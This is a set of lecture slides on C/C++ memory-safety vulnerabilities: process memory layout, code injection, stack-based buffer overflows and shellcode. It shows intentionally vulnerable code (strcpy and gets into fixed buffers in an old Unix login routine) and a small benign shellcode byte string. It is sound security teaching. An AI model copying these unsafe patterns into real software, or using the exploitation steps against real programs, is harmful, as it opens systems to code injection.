C and C++: vulnerabilities, exploits and countermeasures

Yves Younan
DistriNet, Department of Computer Science
Katholieke Universiteit Leuven
Belgium
Yves.Younan@cs.kuleuven.ac.be

Introduction

- C/C++ programs: some vulnerabilities exist which could allow code injection attacks
- Code injection attacks allow an attacker to execute foreign code with the privileges of the vulnerable program
- Major problem for programs written in C/C++
- Focus will be on:
    - Illustration of code injection attacks
    - Countermeasures for these attacks

Lecture overview

- Memory management in C/C++
- Vulnerabilities
- Countermeasures
- Conclusion


Memory management in C/C++

- Memory is allocated in multiple ways in C/C++:
  - Automatic (local variables in a function)
  - Static (global variables)
  - Dynamic (malloc or new)
- Programmer is responsible for
  - Correct allocation and dealocation in the case of dynamic memory
  - Appropriate use of the allocated memory
    - Bounds checks, type checks

Memory management in C/C++

- Memory management is very error prone
- Typical bugs:
  - Writing past the bounds of the allocated memory
  - Dangling pointers: pointers to deallocated memory
  - Double frees: deallocating memory twice
  - Memory leaks: never deallocating memory
- For efficiency reasons, C/C++ compilers don't detect these bugs at run-time:
  - C standard states behavior of such programs is undefined

Process memory layout



Arguments/Environment

Stack

Unused and
Shared Memory

Heap

Static & Global Data

Program code

Lecture overview

- Memory management in C/C++
- Vulnerabilities
  - Code injection attacks
  - Buffer overflows
  - Format string vulnerabilities
  - Integer errors
- Countermeasures
- Conclusion

Code injection attacks

- To exploit a vulnerability and execute a code injection attack, an attacker must:
  - Find a bug that can allow an attacker to overwrite interesting memory locations
  - Find such an interesting memory location
  - Copy target code in binary form into the memory of a program
    - Can be done easily, by giving it as input to the program
  - Use the vulnerability to modify the location so that the program will execute the injected code

Interesting memory locations for attackers

- Stored code addresses: modified -> code can be executed when the program loads them into the IP
  - Return address: address where the execution must resume when a function ends
  - Global Offset Table: addresses here are used to execute dynamically loaded functions
  - Virtual function table: addresses are used to know which method to execute (dynamic binding in C++)
  - Dtors functions: called when programs exit

Interesting memory locations

- Function pointers: modified -> when called, the injected code is executed
- Data pointers: modified -> indirect pointer overwrites
  - First the pointer is made to point to an interesting location, when it is dereferenced for writing the location is overwritten
- Attackers can overwrite many locations to perform an attack

Lecture overview

- Memory management in C/C++
- Vulnerabilities
  - Code injection attacks
  - Buffer overflows
    - Stack-based buffer overflows
    - Indirect Pointer Overwriting
    - Heap-based buffer overflows and double free
    - Overflows in other segments
  - Format string vulnerabilities
  - Integer errors
- Countermeasures

Buffer overflows: impact

- Code red worm: estimated loss world-wide: $ 2.62 billion
- Sasser worm: shut down X-ray machines at a swedish hospital and caused Delta airlines to cancel several transatlantic flights
- Zotob worm: crashed the DHS’ US-VISIT program computers, causing long lines at major international airports
- All three worms used stack-based buffer overflows

Buffer overflows: numbers

- NIST national vulnerability database (jan-oct 2008):
  - 486 buffer overflow vulnerabilities (10% of total vulnerabilities reported)
  - 347 of these have a high severity rating
  - These buffer overflow vulnerabilities make up 15% of the vulnerabilities with high severity

Buffer overflows: what?

- Write beyond the bounds of an array
- Overwrite information stored behind the array
- Arrays can be accessed through an index or through a pointer to the array
- Both can cause an overflow
- Java: not vulnerable because it has no pointer arithmetic and does bounds checking on array indexing

Buffer overflows: how?

- How do buffer overflows occur?
  - By using an unsafe copying function (e.g. *strcpy*)
  - By looping over an array using an index which may be too high
  - Through integer errors
- How can they be prevented?
  - Using copy functions which allow the programmer to specify the maximum size to copy (e.g. *strncpy*)
  - Checking index values
  - Better checks on integers

Buffer overflows: example

```
void function(char *input) {
char str[80];
strcpy(str, input);
}

int main(int argc, char **argv)
{
function(argv[1]);
}
```

Shellcode

- Small program in machine code representation
- Injected into the address space of the process

```
int main() {
                printf("You win\n");
                exit(0)
             }
   static char shellcode[] =
"\x6a\x09\x83\x04\x24\x01\x68\x77"
"\x69\x6e\x21\x68\x79\x6f\x75\x20"
"\x31\xdb\xb3\x01\x89\xe1\x31\xd2"
"\xb2\x09\x31\xc0\xb0\x04\xcd\x80"
                "\x32\xdb\xb0\x01\xcd\x80";
```

Lecture overview

- Memory management in C/C++
- Vulnerabilities
  - Code injection attacks
  - Buffer overflows
    - Stack-based buffer overflows
    - Indirect Pointer Overwriting
    - Heap-based buffer overflows and double free
    - Overflows in other segments
  - Format string vulnerabilities
  - Integer errors
- Countermeasures

Stack-based buffer overflows


- Stack is used at run time to manage the use of functions:
  - For every function call, a new record is created
    - Contains return address: where execution should resume when the function is done
    - Arguments passed to the function
    - Local variables
- If an attacker can overflow a local variable he can find interesting locations nearby

Stack-based buffer overflows

- Old unix login vulnerability


```
int login() {
    char user[8], hash[8], pw[8];
    printf("login:"); gets(user);
    lookup(user,hash);
    printf("password:"); gets(pw);
    if (equal(hash, hashpw(pw)))
        return OK;
    else
        return INVALID;
}
```

Stack-based buffer overflows



```
login:
  char user[8], hash[8], pw[8];
  printf(“username:”);
  gets(user);
  lookup(user,hash);
  printf(“password:”);
  gets(pw);
  if (equal(hash,hashpw(pw)))
    return OK;
  else
    return INVALID;
```

Stack-based buffer overflows



IP

```
login:
  char user[8], hash[8], pw[8];
  printf(“username:”);
  gets(user);
  lookup(user,hash);
  printf(“password:”);
  gets(pw);
  if (equal(hash,hashpw(pw)))
    return OK;
  else
    return INVALID;
```

FP

SP

Other stack frames

Return address login


Saved frame pointer login

user

hash

pw

Stack-based buffer overflows



```
login:
  char user[8], hash[8], pw[8];
  printf(“username:”);
  gets(user);
  lookup(user,hash);
  printf(“password:”);
  gets(pw);
  if (equal(hash,hashpw(pw)))
    return OK;
  else
    return INVALID;
```

Other stack frames

Return address login


Saved frame pointer login

user

hash

pw

Stack-based buffer overflows



```
login:
  char user[8], hash[8], pw[8];
  printf("username:");
  gets(user);
  lookup(user,hash);
  printf("password:");
  gets(pw);
  if (equal(hash,hashpw(pw)))
    return OK;
  else
    return INVALID;
```

IP

FP

SP

Other stack frames

Return address login

